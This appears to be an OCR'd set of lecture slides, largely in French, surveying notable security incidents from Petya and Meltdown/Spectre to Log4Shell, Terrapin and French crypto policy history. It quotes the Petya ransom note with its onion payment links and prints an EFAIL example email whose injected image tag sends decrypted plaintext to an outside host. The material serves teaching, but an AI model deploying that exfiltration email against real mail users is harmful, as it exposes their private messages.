
Petya : 2016


You became victim of the PETYA RANSOMWARE!
The harddisks of your computer have been encrypted with an military grade encryption algorithm. There is no way to restore your data without a special key. You can purchase this key on the darknet page shown in step 2.
To purchase your key and restore your data, please follow these three easy steps:
1. Download the Tor Browser at "https://www.torproject.org/". If you need help, please google for "access onion page".
2. Visit one of the following pages with the Tor Browser:
http://petya37h5tbhyvki.onion/N19fvE
http://petya5koahtsf7sv.onion/N19fvE
3. Enter your personal decryption code there:
If you already purchased your key, please enter it below.
Key: _

Not Petya : 2017



Attaque sur SHA-1 : 2017 shattered.io



Meltdown & Spectre : 3 janvier 2018

	 Meltdown	 Spectre
Affected CPU Types	Intel, Apple	Intel, Apple, ARM, AMD
Attack Vector	Execute Code on the System	Execute Code on the System
Method	Intel Privilege Escalation & Speculative Execution *(CVE-2017-5754)*	Branch Prediction & Speculative Execution *(CVE-2017-5715 / -5753)*
Exploit Path	Read Kernel Memory from User Space	Read Memory Contents from Other Applications
Remediation	Software Patches	Software Patches

EFAIL : 13 mai 2018

`https://efail.de/`

Modified email sends to the victim

```
From: attacker@efail.de
To: victim@company.com
Content-Type: multipart/mixed;boundary="BOUNDARY"

--BOUNDARY
Content-Type: text/html

<img src="http://efail.de/
--BOUNDARY
Content-Type: application/pkcs7-mime;
  smime-type=enveloped-data
Content-Transfer-Encoding: base64

MIAGCSqGSIb3DQEHA6CAMIACAQAxggHXMIIB0wIB...
--BOUNDARY
Content-Type: text/html
">
--BOUNDARY--
```

Mail client will decrypt and see the following


```
<img src="http://efail.de/
Secret meeting
Tomorrow 9pm
">
```

It just sends the cleartext to the intruder !


```
http://efail.de/Secret%20MeetingTomorrow%209pm
```

Le malware-as-a-service Emotet : 2014, 2017 et 2021

Emotet a infecté 1,6 million d'ordinateurs dans le monde





Log4Shell : 24 November 2021



WhisperGate & Hermetic Wiper : janvier et mars 2022


"*Hermetic Wiper est le plus redoutable des virus qui ont attaqué les systèmes informatiques ukrainiens*" Régis Lhoste,






Terrapin SSH : 2023






Terrapin Attack: Breaking SSH Channel Integrity By Sequence Number Manipulation,
Fabian Bäumer, Marcus Brinkmann, Jörg Schwenk.
`https://terrapin-attack.com`

xz Utils : 2024



Blockchain Address Poisoning (Usenix'2025)



More than 40 Billion USD of profit

`https://www.usenix.org/system/files/usenixsecurity25-tsuchiya.pdf`

Attaques sur l'IoT depuis 2007
























Petits génies : Ados Hackers




- Jonathan James (c0mrade) (15 ans) :
  En 1999, il a piraté le Département de la Défense américain et NASA avec une backdoor pour 1,7 million $ (mort en 2008).



- Michael Calce (MafiaBoy) (15 ans) :
  En 2000, DDoS contre Yahoo!, eBay, CNN, et Amazon pour 1,7 milliard $, un script kiddie.



- George Hotz (GeoHot) (17 ans) :
  En 2007, il a jailbreak l'iPhone a craqué la PS 3 en 2010.



- Graham Ivan Clark (17 ans) :
  En 2020, il pris el contrôle de comptes Twitter pour (comme Barack Obama, Elon Musk, etc.)

“Crypto Wars” en France

Conflit entre sécurité nationale et vie privée (1980 – aujourd’hui)

- **1985** : La DST et de la DGSE incitent à interdire l’usage civil de la cryptographie.
- **1986** : Décret n°86-250 du 18 février : la cryptographie est assimilée à une arme de guerre, usage strictement réglementé.
- **1996** : Loi n°96-659 (26 juillet) : ouverture mais contrôle via déclaration et autorisation préalable.
- **2004** : Loi pour la confiance dans l’économie numérique : *démocratisation* du chiffrement, mais déclaration obligatoire auprès de l’État.
- **2016-2017** : Débat sur les ≪ portes dérobées ≫ après les attentats de 2015. Président en faveur d’un meilleur accès aux communications chiffrées, opposition de l’ANSSI, la CNIL et le CNNum.
- **2019** : Décision judiciaire réaffirmant le droit au chiffrement fort.

Plan

Une brève Histoire


Les français en cryptographie

La cryptographie moderne


Quelques Attaques

Conclusion

Conclusion



Conclusion





Merci pour votre attention



Questions ?

pascal.lafourcade@uca.fr